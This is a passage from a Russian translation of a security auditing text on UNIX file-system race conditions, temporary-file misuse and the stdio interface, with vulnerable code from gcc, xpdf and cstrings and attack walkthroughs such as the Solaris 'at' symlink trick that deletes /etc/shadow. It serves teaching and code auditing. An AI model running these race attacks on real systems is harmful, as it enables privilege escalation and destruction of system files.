В общем случае безопасная форма проверки безопасности включает проверки и использование на файловом дескрипторе. Гарантируется, что файловый дескриптор после создания ядром ссылается на один и тот же объект файловой системы на протяжении всего времени жизни. Поэтому функции, работающие с файловым дескриптором, часто можно использовать безопасно, когда их аналоги на основе имени файла нельзя. Например, `fstat()`, `fchmod()` и `fchown()` можно использовать для запроса или изменения файла, который уже был безопасно открыт, но соответствующие функции `stat()`, `chmod()` и `chown()` могут быть подвержены race conditions, если файл подменяют сразу после открытия.

## Гонки разрешений

Иногда приложение временно открывает файл для потенциального изменения на короткое окно времени, создавая его с недостаточными разрешениями. Если атакующие могут открыть этот файл в течение этого окна, они получают open file handle на файл, который фиксирует недостаточные разрешения и позволяет им сохранить доступ к файлу после исправления разрешений, как показано в этом примере:

```
FILE *fp;

int fd;

if (!(fp=fopen(myfile, "w+")))
    die("fopen");

/* we'll use fchmod() to prevent a race condition */

fd=fileno(fp);
```

```

/* lets modify the permissions */

if (fchmod(fd, 0600)==-1)

    die("fchmod");

```

Этот фрагмент кода открывает файл для чтения и записи с помощью функции `fopen()`. Если файл еще не существует, он создается вызовом `fopen()`, а значение `umask` процесса определяет его начальные файловые разрешения. Это будет подробнее обсуждаться в разделе "The Stdio File Interface", но важная деталь, которую нужно знать сейчас, состоит в том, что `fopen()` вызывает `open()` с аргументом разрешений `0666` в восьмеричном виде. Поэтому если `umask` процесса не убирает world write permissions, любой пользователь в файловой системе сможет писать в файл. Программа немедленно изменяет режим своего файла на `0600`, но уже поздно: race condition уже произошла. Если другой процесс сможет использовать `open()` для файла, запросив доступ на чтение и запись сразу после его создания, но до изменения permission bits, у этого процесса будет открытый file descriptor к файлу с разрешениями на чтение и запись.

## Гонки владения

Если файл создается с effective privileges непривилегированного пользователя, а владелец файла позже меняется на привилегированного пользователя, возникает потенциальная race condition, как показано в этом примере:

```

drop_privs();

if ((fd=open(myfile, O_RDWR | O_CREAT | O_EXCL, 0600))<0)

    die("open");

regain_privs();

/* take ownership of the file */

if (fchown(fd, geteuid(), getegid())==-1)

    die("fchown");

```

Этот код похож на код гонки разрешений, который вы рассмотрели ранее. Привилегированное приложение временно сбрасывает свои привилегии, чтобы безопасно создать файл. После создания файла оно хочет установить владельца файла в `root`. Для этого программа восстанавливает свои `root`-привилегии, а затем меняет владельца файла системным вызовом `fchown()`. Уязвимость в том, что если непривилегированные пользователи успевают открыть файл между вызовом `open()` и вызовом `fchown()`, они получают файловый дескриптор с маской доступа к файлу, разрешающей доступ к файлу на чтение и запись.

## Гонки каталогов

Программы, проходящие через каталоги файловой системы, должны осторожно доверять целостности иерархии каталогов. Если программа спускается в контролируемые пользователем каталоги, пользователи часто могут коварно перемещать каталоги под ногами программы и заставлять ее непреднамеренно работать с чувствительными файлами.

## Предостережения

Если программа пытается рекурсивно проходить каталоги, ей нужно учитывать бесконечно рекурсивные symbolic links. Ядро замечает бесконечные symbolic links при разрешении pathname и возвращает ошибку в случае слишком большой рекурсии. Если программа пытается обходить путь самостоятельно, ей может понадобиться воспроизвести логику, которую ядро использует, чтобы не попасть в бесконечный цикл.

Еще один возможный источник путаницы, о котором нужно знать, состоит в том, что каталоги, доступные через symbolic links, не отражаются в путях, возвращаемых системными вызовами, которые получают текущий путь. Если вы используете командную оболочку и выполняете `cd`, чтобы перейти в каталог, являющийся symbolic link, ввод `pwd` отражает эту symbolic link. Однако с точки зрения ядра вы находитесь в фактическом целевом каталоге, и любой системный вызов для возврата текущего пути не включает symbolic link. Если symbolic link с именем `/bob` указывает на каталог `/tmp/bobshouse`, и вы меняете текущий каталог на `/bob`, функция `getcwd()` сообщает ваш текущий каталог как `/tmp/bobshouse`, а не `/bob`.

## Symlinks каталогов для эксплуатации `unlink()`

Важно учитывать последствия манипуляции вредоносными пользователями каталогами, находящимися на один или два уровня выше рабочего пространства процесса. Wojciech Purczynski обнаружил уязвимость в Solaris-реализации UNIX-команды планирования заданий `at`. Аргумент `-r` у `at` сообщает программе удалить определенный job ID. По словам Wojciech, у `at` была примерно следующая логика:

```
logic for /usr/bin/at -r JOBNAME

/* chdir into at spool directory */

chdir("/var/spool/cron/atjobs")

/* check to make sure that the file is owned by the user */

stat64(JOBNAME, &statbuf)

if (statbuf.st_uid != getuid())

    exit(1);

/* unlink the file */

unlink("JOBNAME")
```

Команда `at` переходит в spool-каталог `atjobs`, и если пользователи владеют файлом, соответствующим указанному заданию, файл задания удаляется. Первая уязвимость в `at` состоит в том, что имя задания может содержать компоненты пути `../`. Поэтому атакующие могли использовать следующую команду:

```
at -r ../../../../../../../tmp/somefile
```

Команда `at` удалила бы `/tmp/somefile`, но только если `somefile` принадлежит пользователю. То есть это можно использовать для удаления файлов, которыми вы владеете, что не слишком интересно. Однако в коде есть race condition между вызовом `stat()` и вызовом `unlink()`.

Attacker creates /tmp/bob directory

Program checks `stat("/var/spool/cron/atjobs/../../../../tmp/bob/shadow");`  
shows a regular file; succeeds Time of Check

Attacker creates /tmp/bob/shadow regular file

Attacker unlinks /tmp/bob/shadow

Attacker unlinks /tmp/bob/

Attacker creates symlink /tmp/bob -> /etc

Program does `unlink("/var/spool/cron/atjobs/../../../../tmp/bob/shadow");`  
the symlink bob is followed; at unlinks /etc/shadow Time of Use

### Рисунок 9-10. Атака на команду Solaris `at`

Помните, что `unlink()` не следует symbolic links в последнем компоненте каталога. Поэтому если использовать обычную атаку: поместить обычный файл для `stat()`, удалить его и поместить symlink на чувствительный файл, - вызов `unlink()` просто удалит symbolic link и не будет учитывать, на что она указывает. Трюк эксплуатации этого кода состоит в том, чтобы помнить, что `unlink()` следует symbolic links в компонентах каталога, отличных от последнего компонента. Эта атака показана на рисунке 9-10.

Сначала атакующие создают каталог /tmp/bob, а в этом каталоге создают обычный файл с именем shadow. Атакующие позволяют `at` запуститься и выполнить проверку `stat()` для файла /tmp/bob/shadow. Проверка `stat()` успешна, потому что видит обычный файл, принадлежащий правильному пользователю. Затем атакующие удаляют файл /tmp/bob/shadow и каталог /tmp/bob. Далее они создают symbolic link так, что /tmp/bob указывает на /etc. Команда `at` продолжает выполнять `unlink` для /tmp/bob/shadow, что в итоге удаляет /etc/shadow и потенциально выводит машину из строя.

### Перемещение каталогов под программой

Wojciech Purczynski также обнаружил интересную уязвимость в пакете GNU fileutils. Код немного сложен, поэтому проще всего показать проблему на уровне трассировки системных вызовов.

Следующий код основан на его advisory, архивированном по адресу

<http://seclists.org/bugtraq/2002/Mar/0160.html>:

Example of 'rm -fr /tmp/a' removing '/tmp/a/b/c' directory tree:

(strace output simplified for better readability)

```
chdir("/tmp/a")           = 0
chdir("b")                = 0
chdir("c")                = 0
chdir(".")                = 0
rmdir("c")                = 0
chdir(".")                = 0
rmdir("b")                = 0
fchdir(3)                 = 0
rmdir("/tmp/a")           = 0
```

Если у вас есть дерево каталогов `/tmp/a/b/c`, и вы говорите `rm` рекурсивно удалить `/tmp/a`, оно в основном рекурсивно спускается в самый глубокий каталог `/tmp/a/b/c`, а затем использует `chdir("..")` и удаляет `c`. Затем программа `rm` использует `chdir("..")`, чтобы подняться еще на один каталог и удалить `b`. Далее она использует `fchdir()`, чтобы вернуться в исходный начальный каталог и удалить `/tmp/a`.

Атака Wojciech довольно изящна. Допустим, вы позволяете программе дойти до каталога `c`, так что ее текущий рабочий каталог равен `/tmp/a/b/c`. Вы можете изменить структуру каталогов до того, как `rm` использует `chdir("..")`. Если переместить каталог `c` так, чтобы он оказался под `/tmp`, программа `rm` внезапно окажется в каталоге `/tmp/c`, а не в `/tmp/a/b/c`. С этого момента она рекурсивно поднимается слишком высоко и начинает рекурсивно удалять каждый файл в системе.

NB. Nick Cleaton обнаружил похожие race conditions в библиотеке `fts` (задокументированы на <http://security.freebsd.org/advisories/FreeBSD-SA-01:40.fts.asc>), которая используется для обхода файловых систем в производных BSD UNIX. Он тоже весьма умен, хотя и не поляк.

## Временные файлы

Приложения часто используют временные файлы для хранения данных в некотором промежуточном формате или для передачи данных между связанными процессами. Однако эта практика оказалась опасной: бесчисленные локальные уязвимости безопасности UNIX связаны с использованием временных файлов. Публичные временные каталоги могут быть крайне враждебной средой для программ, пытающихся их использовать.

В большинстве UNIX-систем есть публичный временный каталог в `/tmp` и еще один в `/var/tmp`. Программы свободно создают файлы в этих каталогах для временного хранения. Временные каталоги помечены как *sticky directories*, что означает, что только владелец файла может удалить или переименовать этот файл. Обычно эти каталоги имеют режим `1777` в восьмеричном виде, предоставляя всем полные разрешения на чтение, запись и поиск.

Программы обычно используют временные каталоги двумя способами. Большинство программ хотят создать новый уникальный временный файл, использовать его один раз, а затем удалить или передать другой программе. Однако некоторые программы хотят открыть существующий временный файл, который, как они ожидают, был создан связанной программой ранее. Следующие разделы описывают проблемы в обоих вариантах использования временных каталогов.

## Создание уникального файла

Многие приложения хотят создать уникальный временный файл, использовать его, а затем удалить или передать другой программе. В общем случае нужно проверять все проблемы создания файлов, описанные ранее, а также проблемы, связанные с созданием, *symbolic links* и *race conditions*. Несколько библиотечных вызовов, описанных в следующих разделах, предназначены для помощи в получении таких уникальных временных файлов. К сожалению, большинство из них довольно сломаны, как вы увидите.



## Функция mktemp()

Функция `mktemp()` принимает шаблон имени файла и заполняет его так, чтобы он представлял уникальное, неиспользуемое имя файла. Предоставляемый пользователем шаблон содержит символы `XXX` как заполнители для случайных данных. Однако эти данные довольно легко предсказать, потому что они основаны на `process ID` программы, вызывающей `mktemp()`, плюс простой статический шаблон. Вот код, использующий `mktemp()`:

```
char temp[1024];

int fd;

strcpy(temp, "/tmp/tmpXXXX");

if (!mktemp(temp))
    die("mktemp");

fd=open(temp, O_CREAT | O_RDWR, 0700);

if (fd<0)
{
    perror("open");
    exit(1);
}

...
```

Проблема этого кода, как и проблема почти всех использований `mktemp()`, - `race condition` между моментом, когда файл проверяется как уникальный, и моментом, когда файл открывается. Если атакующие могут создать `symbolic link` после вызова `mktemp()`, но до вызова `open()`, программа открывает эту `symbolic link`, потенциально создавая файл там, куда она указывает, и начинает писать в него. Если программа выполняется с достаточными привилегиями, ее можно принудить перезаписать чувствительные системные файлы данными, которые могут привести к эксплуатируемой ситуации.

Вот реальный пример уязвимости, возникшей из-за использования `mktemp()`. Michael Zalewski заметил, что GNU C Compiler (GCC) использует временные файлы в процессе компиляции. Следующий слегка отредактированный код взят из уязвимой версии `gcc`:

```
# define TEMP_FILE "ccXXXXXX"

char *
choose_temp_base ()
{
    char *base = 0;

    char *temp_filename;

    int len;

    static char tmp[] = { DIR_SEPARATOR, 't', 'm', 'p', 0 };

    static char usrtmp[] = { DIR_SEPARATOR, 'u', 's', 'r',
        DIR_SEPARATOR, 't', 'm', 'p', 0 };
```

```

base = try (getenv ("TMPDIR"), base);

base = try (getenv ("TMP"), base);

base = try (getenv ("TEMP"), base);


/* Try /usr/tmp, then /tmp. */

base = try (usrtmp, base);

base = try (tmp, base);


/* If all else fails, use the current directory! */

if (base == 0)

    base = ".";


len = strlen (base);

temp_filename = xmalloc (len + 1 /*DIR_SEPARATOR*/
                        + strlen (TEMP_FILE) + 1);

strcpy (temp_filename, base);

if (len != 0

    && temp_filename[len-1] != '/')

    && temp_filename[len-1] != DIR_SEPARATOR)

    temp_filename[len++] = DIR_SEPARATOR;

strcpy (temp_filename + len, TEMP_FILE);

mktemp (temp_filename);

if (strlen (temp_filename) == 0)

    abort ();

return temp_filename;

}

```

Как видите, gcc использует `mktemp()` для создания временных файлов в публичном временном каталоге. Когда вы компилируете программу, gcc сначала создает промежуточный файл в `/tmp/ccXXXXXX.i`. Символы X заполняются `mktemp()`. Когда gcc создает другие файлы, например файл ассемблера (`.s`) и объектный файл (`.o`), он повторно использует ту же базу `ccXXXXXX`, которая применялась для промежуточного файла. Атакующие могут просто наблюдать за `/tmp` и искать файлы `.i`. Как только они находят такой файл, они могут создать ссылки на другие файлы с именем, которое gcc попытается использовать для других временных файлов компиляции, и затем gcc перезапишет связанные файлы содержимым промежуточного файла компиляции. Если атакующие дождутся, пока `root` что-то скомпилирует, они могут получить `root`-привилегии, обманом заставив `root` перезаписать чувствительный файл.

NB. `mktemp()` почти всегда указывает на потенциальную `race condition`, потому что возвращаемый ею уникальный `filename` часто можно предсказать и занять до того, как приложение фактически его использует.

## Функции `tmpnam()` и `tempnam()`

Функции `tmpnam()` и `tempnam()` похожи на `mktemp()` тем, что используются для возврата имени временного файла, доступного для использования. `tmpnam()` ищет файлы в системном временном каталоге, а `tempnam()` позволяет пользователям указать каталог и префикс файла для создания временного имени файла. Обе функции имеют те же проблемы race condition, что и `mktemp()`, поэтому с точки зрения безопасности их можно считать похожими.

Вот реальный пример из `xpdf-0.90`, содержащий уязвимое использование `tmpnam()`:

```
tmpnam(tmpFileName);

if (!(f = fopen(tmpFileName, "wb"))) {
    error(-1, "Couldn't open temporary Type 1 font file '%s'",
        tmpFileName);
    return -1;
}
```

Если атакующие создадут symbolic link на чувствительный файл после вызова `tmpnam()`, но до вызова `fopen()`, `xpdf` создаст или откроет этот файл с привилегиями пользователя, запускающего `xpdf`.

Кроме того, утилита `cstrings` Eric Raymond была уязвима к race condition, связанной с использованием `tempnam()` (задокументировано на [www.securityfocus.com/bid/9391/info](http://www.securityfocus.com/bid/9391/info)):

```
if (argv[optind][0] != '/')
    (void) getcwd(buf, BUFSIZ);
else
    buf[0] = '\\0';
(void) strcat(buf, argv[optind]);
if (cp = strrchr(buf, '/'))
    *cp = '\\0';
if ((tf = tempnam(buf, "cstr")) == (char *)NULL)
{
    perror("cstrings, making tempfile");
    exit(1);
}

if ((ofp = fopen(tf, "w")) == (FILE *)NULL)
{
    perror("cstrings, making output file");
    exit(1);
}
```

Опять же, если атакующие создадут symbolic link на чувствительный файл после вызова `tempnam()`, но до вызова `fopen()`, процесс откроет целевой файл symbolic link как пользователь, запускающий `cstrings`, и запишет в него информацию о шрифте.

## Функция `mkstemp()`

Библиотечная функция `mkstemp()` намного безопаснее, чем `mktemp()`, если используется корректно. Она находит уникальное имя файла, как `mktemp()`, но затем создает файл и возвращает программе файловый дескриптор с доступом на чтение и запись к файлу. Все это она делает безопасным образом. Однако разработчик все еще может неправильно использовать `mkstemp()` другими способами, как показано в листинге 9-6.

### Листинг 9-6. Повторное открытие temporary file

```
char g_mytempfile[1024];

void init_prog(void)
{
    int fd;

    strcpy(g_mytempfile, "/tmp/tmpXXXXXX");

    fd = mkstemp(g_mytempfile);
    if (fd == -1)
        die("mkstemp");

    initialize_tmpfile(fd);
    close(fd);
}

void main_loop(void)
{
    FILE *fp;
    ...
    /* open temporary file */
    if ((fp=fopen(g_mytempfile, "rw")) == NULL)
        die("fopen");
    ...
}
```

Вы можете увидеть такой код, если программист пытается исправить программу, использующую `mktemp()`, так, чтобы вместо нее использовать `mkstemp()`. Функция `init_prog()` создает временный файл и инициализирует его содержимым по умолчанию. Путь к этому временному файлу сохраняется в `g_mytempfile`. Позже в приложении временный файл повторно открывается для дальнейшей обработки. Проблема в том, что хотя начальное создание временного файла выполнено безопасно, позже он повторно открывается небезопасным образом. Вредоносные пользователи могут получить возможность манипулировать этим временным файлом, если у них достаточно разрешений в каталоге. Если они смогут удалить или переименовать файл и заменить его symbolic link на чувствительный файл, программа потенциально сможет манипулировать этим чувствительным файлом эксплуатируемым способом. Если у пользователей нет разрешений для такой манипуляции, они все еще могут суметь перевести процесс в приостановленное состояние на достаточно долгое время, чтобы временный каталог был очищен административным демоном. Затем они могут заново создать файл так, чтобы он указывал на чувствительный системный файл.

Помните, что некоторые реализации System V UNIX могут учитывать `umask` при создании temporary file с помощью `mkstemp()`, поэтому программам стоит правильно устанавливать его заранее.

## Функции `tmpfile()` и `mkdtemp()`

Функция `tmpfile()` похожа на `mkstemp()`; ее цель - создать уникальный файл в системном временном каталоге и вернуть указатель потока на файл. Эта функция обычно реализована безопасно и атомарно, часто с использованием `mkstemp()`. По словам Casper Dik, версии Solaris до 2.6 имеют функцию `tmpfile()`, уязвимую к race conditions, и IRIX и AIX, вероятно, тоже уязвимы.

`mkdtemp()` используется для создания уникального каталога. Она принимает `template`, похожий на `mkstemp()`, и создает каталог с `mode 0700`. Затем этот каталог становится безопасным местом, в котором программа может работать.

## Флаги `O_CREAT` | `O_EXCL`

Допустим, атакующие могут предсказать `filename`, используемый приложением, или приложение использует заранее заданный `filename`, например `/tmp/.ps_data`. В общем случае, если приложение не делает что-то вроде следующего, оно, вероятно, уязвимо к атаке:

```
fd = open(filename, O_RDWR | O_CREAT | O_EXCL, FMODE);

if (fd < 0)

    abort();
```

Вызов `open()` указывает флаг `O_CREAT | O_EXCL`, что означает, что файл создается только если файл с таким же именем еще не существует. Если файл с таким именем существует, вызов `open()` возвращает ошибку, которую приложение должно ожидать в случае атаки. Использование `O_CREAT | O_EXCL` также означает, что если последний компонент пути `filename` является `symbolic link`, ядро не последует по ней. Эти флаги гарантируют безопасное создание файла, если приложение готово к тому, что `open()` вернет `failure condition` в случае любых странностей.

## Повторное использование файлов

До сих пор вы сосредотачивались на создании временных файлов, которые уникальны и еще не существуют в файловой системе. Приложения также могут иметь требование открывать временные файлы, которые уже существуют во временном каталоге. У этих файлов может быть известное фиксированное имя файла, или у них может быть уникальное имя файла, явно передаваемое компонентам программы, которым нужно открыть файл. Программы могут использовать эти файлы для обмена информацией как простую форму IPC или для кэширования результатов обработки для использования последующим запуском программы.

Безопасно открывать эти файлы трудно. Во-первых, нужно убедиться, что вы не открываете `symbolic link` или `hard link` на чувствительный файл. Если попытаться использовать `lstat()`, чтобы определить, является ли файл `symbolic link`, вы вводите race condition перед вызовом `open()`. Если вызвать `open()`, а затем `fstat()` на файле, вы в итоге последуете `symbolic links`, если только ваш вызов `open()` не поддерживает нестандартный Linux-флаг `O_NOFOLLOW`; и даже тогда `O_NOFOLLOW` только гарантирует, что последний компонент пути не является `symbolic link`.

Если попытаться предотвратить атаку через `hard link`, можно столкнуться с неприятностями. Если использовать `lstat()`, а затем проверить счетчик ссылок, вы вводите race condition перед вызовом `open()`. Если сначала открыть файл, а затем использовать `fstat()` для проверки счетчика ссылок, вы снова открыты для атак через `symbolic links`. Если атакующие могут удалить ссылку, которую заставили вас открыть, результат `fstat()` может показать счетчик ссылок, равный одному, хотя вы открыли чувствительный файл.

## Атаки криогенного сна

Olaf Kirch, известный исследователь безопасности, опубликовал интересную уязвимость, связанную с повторным использованием временных файлов. Следующий код, слегка измененный из сообщения Olaf в Bugtraq (доступно по адресу <http://seclists.org/bugtraq/2000/Jan/0016.html>), представляет прием безопасного открытия постоянного временного файла:

```
if (lstat(fname, &stb1) >= 0)
{
    if (!S_ISREG(stb1.st_mode) ||
        (stb1.st_nlink>1))
        raise_big_stink();

    fd = open(fname, O_RDWR);

    if (fd < 0 || fstat(fd, &stb2) < 0)
        raise_big_stink();

    if (stb1.st_ino != stb2.st_ino ||
        stb1.st_dev != stb2.st_dev ||
        stb2.st_nlink>1)
        raise_big_stink();
}
else
{
    fd = open(fname, O_RDWR | O_CREAT | O_EXCL, FMODE);

    if (fd < 0)
        raise_big_stink();
}
```

Этот код представляет разумно безопасную идиому открытия потенциально существующего файла в публичном каталоге. Сначала код проверяет файл с помощью `lstat()` и сохраняет результаты в структуре stat buffer `stb1`. Если `lstat()` завершается неудачей, указывая, что файл не существует, код пытается создать файл, используя `open()` с флагами `O_CREAT | O_EXCL`. Этот `open()` не следует `symbolic links` в последнем компоненте пути и завершается успешно только если ему удалось создать файл.

Поэтому если файл не существует, вызов `open()` пытается создать его безопасным образом. Если файл существует, он сначала анализируется с помощью `lstat()`, чтобы убедиться, что это не `symbolic link` или `hard link`. Естественно, атакующие могли бы удалить или переименовать файл и заменить его другим файлом, файлом устройства, `hard link` или `symbolic link` сразу после проверки безопасности `lstat()`. Поэтому программа открывает файл и использует `fstat()`, а затем использует `inode` и номера устройств из вызовов `fstat()` и `lstat()`, чтобы проверить, не был ли путь изменен за время, прошедшее после первого вызова `lstat()`. Если путь не трогали, `lstat()` и `fstat()` должны оба указывать, что у файла одни и те же номера устройства и `inode`. Обратите

внимание, что вызов `open()` в первом блоке использует флаг `O_RDWR`, но не `O_CREAT`, гарантируя, что файл не будет создан случайно.

Это решение кажется довольно надежным, если приложение может справиться с неудачным открытием файла при обнаружении вмешательства. Kirch заметил, что в некоторых ситуациях проверку inode и устройства можно обойти. Допустим, атакующие создают обычный файл во временном каталоге с именем файла, которого ожидает программа. Эта программа вызовет `lstat()` на обычном файле и узнает, что он существует и не является symbolic link. Допустим, затем атакующим удастся отправить приложению сигнал управления заданием, например `SIGSTOP`, сразу после `lstat()`, но до вызова `open()`. Это возможно, если программа является `setuid-root`-программой, которую пользователи запустили в своем терминальном сеансе.

В этот момент атакующие запоминают inode и устройство временного файла, который они создали. Затем они удаляют этот файл и ждут, пока чувствительный файл будет создан с тем же inode и номером устройства. Они могут просто ждать, пока что-то произойдет, или вызывать другие привилегированные программы способами, рассчитанными на то, чтобы заставить их создать чувствительные файлы.

Как только чувствительный файл создается с inode и номером устройства, равными исходному файлу, атакующие создают symbolic link на этот файл и возобновляют программу. Программа выполнит вызов `open()`, который последует symbolic link и откроет чувствительный файл. Однако при анализе файла она обнаружит, что inode и номера устройств не изменились, поэтому не заподозрит ничего странного.

## Очистители временных каталогов

Michael Zalewski описал интересный класс атак, способных подорвать безопасность `mkstemp()` в некоторых окружениях (доступно на [www.bindview.com/Services/Razor/Papers/2002/mkstemp.cfm](http://www.bindview.com/Services/Razor/Papers/2002/mkstemp.cfm)). Многие UNIX-системы имеют демон, который периодически запускается для очистки публичных временных каталогов, таких как `/tmp` и `/var/tmp`. Программа, которую анализировал Zalewski, `tmpwatch`, является популярной программой, выполняющей эту задачу. Она проходит по каждому файлу во временном каталоге и использует `lstat()`, чтобы определить возраст файла. Если файл достаточно стар, демон очистки использует `unlink()` на файле, чтобы удалить его.

Допустим, у вас есть программа, которая безопасно создает временный файл с помощью `mkstemp()`, но позже использует файл потенциально небезопасным образом, повторно открывая файл или выполняя операции вроде `chmod()` и `chown()`, которые работают с именами файлов, а не файловыми дескрипторами. Если временный файл создан правильно, с корректными `umask`, владельцем и разрешениями, обычно это не проблема в sticky-каталоге, поскольку только владелец файла может переименовать файл или выполнить для него `unlink`. Вы уже смотрели фрагмент кода с такими характеристиками в листинге 9-6.

Если можно добиться, чтобы временный файл был удален через `unlink` после создания, но до того, как приложение снова его использует, потенциально можно создать эксплуатируемое условие. Zalewski описал две атаки, которые позволяют сделать именно это. Самая простая атака - запустить привилегированную `setuid`-программу, позволить ей создать свой временный файл, а затем приостановить программу сигналом `SIGSTOP`. Затем нужно просто подождать необходимое число дней, пока демон очистки решит, что временный файл достаточно стар для удаления. После того как демон удалит файл, создайте на его месте symbolic link и возобновите привилегированную программу.

Zalewski описал более сложную атаку, требующую значительно более тонкого расчета времени. Демоны очистки реализованы так, что между `lstat()` и `unlink()` есть race condition. Если позволить демону очистки использовать `lstat()` на файле и решить выполнить `unlink`, можно упреждающе выполнить `unlink` этого файла из-под демона. Если другое приложение создаст файл с таким именем прямо перед тем, как демон очистки использует `unlink()`, файл этой программы будет удален у нее под ногами.

## Файловый интерфейс stdio

UNIX-ядро предоставляет интерфейс для манипуляции файлами на основе файловых дескрипторов. Система C `stdio` предоставляет немного более богатый интерфейс для взаимодействия с файлами, основанный на структуре `FILE`. Он реализован как слой абстракции поверх интерфейса файловых дескрипторов ядра. Код UNIX-приложений обычно использует `stdio` вместо низкоуровневого API системных вызовов, потому что `stdio` автоматически реализует буферизацию и несколько удобных функций для форматирования данных. Дополнительный слой абстракции не меняет базовые проблемы, обсуждавшиеся до сих пор, но добавляет несколько сценариев, в которых могут быть внедрены уязвимости.

Предоставляется ряд функций для манипуляции файлами с использованием этих структур и для преобразования между файловыми структурами и файловыми дескрипторами. Типичная структура `FILE` содержит указатель на буферизованные файловые данные, если это буферизованный поток, файловый дескриптор и флаги, связанные с тем, как поток открыт. Структура `glibc FILE` показана в следующем коде, слегка измененном для краткости:

```
struct _IO_FILE {

    int _flags;          /* High-order word is _IO_MAGIC;
                          rest is flags. */

# define _IO_file_flags _flags

    /* The following pointers correspond to the C++
       streambuf protocol. */

    /* Note: Tk uses the _IO_read_ptr and
       _IO_read_end fields directly. */

    char* _IO_read_ptr;   /* Current read pointer */
    char* _IO_read_end;   /* End of get area. */
    char* _IO_read_base;  /* Start of putback+get area. */
    char* _IO_write_base; /* Start of put area. */
    char* _IO_write_ptr;  /* Current put pointer. */
    char* _IO_write_end;  /* End of put area. */
    char* _IO_buf_base;   /* Start of reserve area. */
    char* _IO_buf_end;    /* End of reserve area. */

    /* The following fields are used to support
       backing up and undo. */
```



```

char *_IO_save_base; /* Pointer to start of
                    non-current get area. */

char *_IO_backup_base; /* Pointer to first valid
                    character of backup area */

char *_IO_save_end; /* Pointer to end of non-current
                    get area. */

int _fileno;

...

_IO_lock_t *_lock;

};

```

Эти структуры также можно использовать для операций над другими ресурсами, которые могут быть представлены descriptors, например sockets.

## Открытие файла

Функция `fopen()` используется для открытия файлов. Она принимает аргумент `path`, а также строку, указывающую `mode` для открытия файла. Прототип выглядит следующим образом:

```
FILE *fopen(char *path, char *mode);
```

Программы, использующие `fopen()`, подвержены тем же потенциальным проблемам, что и программы, использующие `open()`: указанный `path` должен корректно проверяться, если содержит `user-malleable data`, и код должен осторожно избегать работы в каталогах, где вредоносные атакующие имеют влияние. Аргумент `mode` у `fopen()` - это текстовое представление того, какой доступ нужен программе к файлу. Modes перечислены в таблице 9-6.

**Таблица 9-6. Режимы файлового доступа для `fopen()`**

| Mode string     | Значение                                                                                                                                                                                                                                                                                     |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>r</code>  | Открыть файл только для чтения.                                                                                                                                                                                                                                                              |
| <code>r+</code> | Открыть файл для чтения и записи. Указатель <code>file offset</code> находится в начале файла, поэтому запись в этот файл приводит к перезаписи уже имеющихся в файле данных.                                                                                                                |
| <code>w</code>  | Открыть файл для записи. Если файл уже существует, он усекается до 0 байт. Если он не существует, он создается.                                                                                                                                                                              |
| <code>w+</code> | Идентично <code>r+</code> , за исключением того, что файл усекается, если существует. Кроме того, этот <code>mode</code> создает файл, если он не существует, тогда как <code>r+</code> этого не делает.                                                                                     |
| <code>a</code>  | Открыть в <code>append mode</code> , то есть файл открывается для записи. Если файл уже существует, указатель <code>file offset</code> указывает на конец файла, так что запись в <code>stream</code> не перезаписывает уже имеющиеся в файле данные. Если файл не существует, он создается. |
| <code>a+</code> | Открыть в <code>append mode</code> для чтения и записи. <code>File offset</code> указывает на начало файла, чтобы из него можно было читать данные, но при записи данные добавляются в конец файла. Если файл не существует, он создается.                                                   |

Из этих шести режимов только два не создают новый файл неявно. Поэтому с `fopen()` очень легко случайно создать новые файлы непреднамеренно. Кроме того, поскольку `fopen()` не принимает явно аргумент с битовой маской разрешений, применяются разрешения по умолчанию `0666` в восьмеричном виде, то есть все могут читать файл и писать в него. `fopen()` всегда дополнительно ограничивает файловые разрешения на основе значения `umask` текущего процесса. Поскольку это значение `umask` является наследуемым атрибутом, пользователи довольно легко могут злоупотребить вызовами `fopen()` в привилегированном приложении, чтобы создать файл, в который может писать кто угодно. Поэтому нужно внимательно относиться к тому, как `fopen()` используется в привилегированном контексте, особенно когда используются режимы, приводящие к созданию файла. Даже когда временный файл создается в месте, которое атакующие обычно не контролируют, изменение `umask` и затем запись вредоносных данных часто могут привести к компрометации приложения.

NB. Недавние реализации `glibc fopen()` также позволяют разработчикам указывать `x` в параметре `mode string`. Это заставляет `fopen()` указать флаг `O_EXCL` для `open()`, тем самым гарантируя создание нового файла.

Для открытия файловых потоков предоставляются еще две функции: `freopen()` для повторного открытия ранее открытого файлового потока и `fdopen()` для создания структуры `FILE` для уже существующего дескриптора сокета. Функция `freopen()` уязвима к тем же проблемам, связанным с созданием файлов, что и `fopen()`; однако `fdopen()` не уязвима, потому что все, что она делает, - создает структуру `FILE` и связывает ее с уже существующим файловым дескриптором.

## Чтение из файла

Функцию `fread()` можно использовать для чтения данных из файлов способом, похожим на то, как работает `read()`, за исключением того, что она предназначена для чтения определенного количества элементов заданного размера. Прототип `fread()` выглядит так:

```
int fread(void *buffer, size_t size, size_t count, FILE *fp)
```

Эта функция читает `count` элементов, каждый из которых имеет длину `size` байт, из файла, на который указывает `fp`.

NB. Обратите внимание, что `fread()` принимает два параметра, указывающие размер элемента и количество элементов для чтения. Поскольку эти параметры в итоге будут перемножены, существует вероятность, что `fread()` внутренне содержит `integer overflow`; у `glibc` есть эта проблема. В определенных ситуациях такое переполнение может создать возможность для эксплуатации.

Поскольку многие приложения обрабатывают файлы, содержащие текстовые данные, предоставляется функция `fgets()`, которая используется для чтения одной строки `input` из файла. Прототип функции выглядит так:

```
char *fgets(char *buffer, size_t size, FILE *fp);
```

Эта функция возвращает указатель на входной буфер, когда успешно читает строку из файла. Она возвращает NULL, если произошла ошибка, обычно если был достигнут EOF. Функцию `fgets()` можно использовать так, что приложение окажется открытым для проблем при разборе файлов. Во-первых, игнорирование возвращаемого значения может приводить к проблемам, как вы видели в предыдущих примерах. Когда `fgets()` возвращает NULL, содержимое буфера назначения не определено, поэтому программа, которая не проверяет возвращаемое значение `fgets()`, вероятно, в итоге обрабатывает неинициализированные данные в буфере назначения. Пример такой ошибки выглядел бы так:

```
int read_email(FILE *fp)
{
    char user[1024], domain[1024];

    char buf[1024];

    int length;

    fgets(buf, sizeof(buf), fp);

    ptr = strchr(buf, '@');

    if(!ptr)
        return -1;

    *ptr++ = '\0';

    strcpy(user, buf);

    strcpy(domain, ptr);

    ...
}
```

